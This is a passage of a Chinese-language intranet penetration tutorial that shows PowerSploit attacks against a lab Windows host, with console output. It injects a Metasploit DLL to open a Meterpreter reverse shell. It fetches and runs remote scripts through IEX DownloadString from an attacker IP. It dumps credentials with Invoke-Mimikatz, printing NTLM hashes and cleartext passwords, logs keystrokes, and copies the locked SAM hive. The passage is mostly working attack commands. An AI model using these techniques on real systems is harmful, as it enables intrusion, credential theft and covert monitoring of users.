
Invoke-DllInjection -ProcessID 2356 -Dll .\msf.dll



```
PS C:\Users\light> Invoke-DllInjection -ProcessID 2356 -Dll .\msf.dll

   Size(K) ModuleName                                                FileName
   ------- ----------                                                --------
        20 msf.dll                                                   C:\users\light\msf.dll
```

4、修改metasploit监听设置并启动

内网渗透实例




```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.146.129
LHOST => 192.168.146.129
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.146.129:4444
[*] Starting the payload handler...
[*] Sending stage (972288 bytes) to 192.168.146.133
[*] Meterpreter session 1 opened (192.168.146.129:4444 -> 192.168.146.133:49516)
 at 2015-09-07 07:07:06 -0400

meterpreter >
```

内网渗透实例

Invoke-Portscan端口扫描


IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/Recon/Invoke-Portscan.ps1")



```
PS C:\Users\light> IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/Recon/Invoke-Portscan.ps1")
PS C:\Users\light> Get-Help Invoke-Portscan

名称
    Invoke-Portscan

摘要
    Simple portscan module

    PowerSploit Function: Invoke-Portscan
    Author: Rich Lundeen (http://webstersProdigy.net)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


语法
    Invoke-Portscan -Hosts <String[]> [-ExcludeHosts <String>] [-Ports <String>] [-PortFile <String>] [-TopPorts <Strin
    g>] [-ExcludedPorts <String>] [-SkipDiscovery] [-PingOnly] [-DiscoveryPorts <String>] [-Threads <Int32>] [-nHosts <
    Int32>] [-Timeout <Int32>] [-SleepTimer <Int32>] [-SyncFreq <Int32>] [-T <Int32>] [-GrepOut <String>] [-XmlOut <Str
    ing>] [-ReadableOut <String>] [-AllformatsOut <String>] [-noProgressMeter] [-quiet] [-ForceOverwrite] [<CommonParam
    eters>]

    Invoke-Portscan -HostFile <String> [-ExcludeHosts <String>] [-Ports <String>] [-PortFile <String>] [-TopPorts <Stri
    ng>] [-ExcludedPorts <String>] [-SkipDiscovery] [-PingOnly] [-DiscoveryPorts <String>] [-Threads <Int32>] [-nHosts
    <Int32>] [-Timeout <Int32>] [-SleepTimer <Int32>] [-SyncFreq <Int32>] [-T <Int32>] [-GrepOut <String>] [-XmlOut <St
    ring>] [-ReadableOut <String>] [-AllformatsOut <String>] [-noProgressMeter] [-quiet] [-ForceOverwrite] [<CommonPara
    meters>]


说明
    Does a simple port scan using regular sockets, based (pretty) loosely on nmap
```

内网渗透实例

Invoke-Portscan -Hosts 192.168.146.133,192.168.146.129 -Ports "21,22,80,8080,1433,3389"



```
PS C:\Users\light> Invoke-Portscan -Hosts 192.168.146.133,192.168.146.129 -Ports "21,22,80,8080,1433,3389"


Hostname      : 192.168.146.133
alive         : True
openPorts     : {}
closedPorts   : {21, 22, 80, 8080...}
filteredPorts : {}
finishTime    : 2015/9/7 21:01:06

Hostname      : 192.168.146.129
alive         : True
openPorts     : {80}
closedPorts   : {21, 22, 8080, 1433...}
filteredPorts : {}
finishTime    : 2015/9/7 21:01:06
```

内网渗透实例

Invoke-Mimikatz 查看主机密码（需要管理员权限）

下载执行脚本：

```
IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/Exfiltration/Invoke-Mimikatz.ps1")
```


DUMP密码：

```
Invoke-Mimikatz  -DumpCreds
```


mimikatz作者博客：
http://blog.gentilkiwi.com/mimikatz
https://github.com/gentilkiwi/mimikatz/releases/tag/2.0.0-alpha-20150906

mimikatz.exe
mimikatz for Windows
gentilkiwi (Benjamin DELPY)

内网渗透实例



```
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/Exfiltration/Invoke-Mimika
tz.ps1")
PS C:\Windows\system32> Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5355089 (00000000:0051b651)
Session           : Interactive from 2
User Name         : administrat0r
Domain            : WIN-3SK7A3MHC7H
SID               : S-1-5-21-4176068941-2009301330-1717047973-1000
        msv :
         [00010000] CredentialKeys
         * NTLM     : d398e850ab66c06448293d83bc0877ae
         * SHA1     : 6b0de471f8125ef7692d32d64dcb1f2f3a16f94e
         [00000003] Primary
         * Username : administrat0r
         * Domain   : WIN-3SK7A3MHC7H
         * NTLM     : d398e850ab66c06448293d83bc0877ae
         * SHA1     : 6b0de471f8125ef7692d32d64dcb1f2f3a16f94e
        tspkg :
        wdigest :
         * Username : administrat0r
         * Domain   : WIN-3SK7A3MHC7H
         * Password : whitecell2015
        kerberos :
         * Username : administrat0r
         * Domain   : WIN-3SK7A3MHC7H
         * Password : (null)
        ssp :
        credman :
```




```
Authentication Id : 0 ; 3055754 (00000000:002ea08a)
Session           : Interactive from 2
User Name         : light
Domain            : WIN-3SK7A3MHC7H
SID               : S-1-5-21-4176068941-2009301330-1717047973-1001
        msv :
         [00010000] CredentialKeys
         * NTLM     : 8bc62e64d4beb0689c808ff17eca56e7
         * SHA1     : 492f73b6baa24c652ffd5d74ac63374cf9ead409
         [00000003] Primary
         * Username : light
         * Domain   : WIN-3SK7A3MHC7H
         * NTLM     : 8bc62e64d4beb0689c808ff17eca56e7
         * SHA1     : 492f73b6baa24c652ffd5d74ac63374cf9ead409
        tspkg :
        wdigest :
         * Username : light
         * Domain   : WIN-3SK7A3MHC7H
         * Password : light2015
        kerberos :
         * Username : light
         * Domain   : WIN-3SK7A3MHC7H
         * Password : (null)
        ssp :
        credman :
```

内网渗透实例

键盘记录（详细的鼠标、键盘输入记录）

IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/Exfiltration/Get-Keystrokes.ps1")

Get-Keystrokes -LogPath .\keylogger.txt



```
PS C:\Users\light> IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/Exf
")
PS C:\Users\light> Get-Keystrokes -LogPath .\keylogger.txt
PS C:\Users\light>
```


```
"[SpaceBar][ ]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:29:15"
"[1]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:30:18"
"[0]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:30:29"
"[0]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:30:36"
"[2]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:30:61"
"[4]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:30:76"
"[SpaceBar][ ]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:32:80"
"[SpaceBar][ ]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:33:68"
"[h]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:40:68"
"[h][i]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:40:71"
"[b]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:40:89"
"[a]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:40:98"
"[SpaceBar][ ]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:41:63"
"[Enter][]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:41:92"
"[Enter][]","百度一下，你就知道 - Windows Internet Explorer","07/09/2015:21:36:43:27"
"[Left Mouse]","访问1024 失败_百度搜索 - Windows Internet Explorer","07/09/2015:21:36:46:52"
"[Left Mouse]","访问1024 失败_百度搜索 - Windows Internet Explorer","07/09/2015:21:36:46:60"
```

内网渗透实例

超级复制（需要管理员权限，可以复制受保护的运行中的系统文件）


IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/Exfiltration/Invoke-NinjaCopy.ps1")

Invoke-NinjaCopy -Path "C:\Windows\System32\config\SAM" -LocalDestination "C:\Users\light\Desktop\SAM"



```
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/Exfiltration/Invoke-NinjaC
opy.ps1")
PS C:\Windows\system32> Invoke-NinjaCopy -Path "C:\Windows\System32\config\SAM" -LocalDestination "C:\Users\light\Deskto
p\SAM"
PS C:\Windows\system32> _
```

普通COPY命令效果：




```
PS C:\Windows\system32> copy "C:\Windows\System32\config\SAM" "C:\Users\light\Desktop\SAM2"
Copy-Item : 文件“C:\Windows\System32\config\SAM”正由另一进程使用，因此该进程无法访问该文件。
所在位置 行:1 字符: 5
+ copy <<<<  "C:\Windows\System32\config\SAM" "C:\Users\light\Desktop\SAM2"
    + CategoryInfo          : NotSpecified: (:) [Copy-Item], IOException
    + FullyQualifiedErrorId : System.IO.IOException,Microsoft.PowerShell.Commands.CopyItemCommand
```

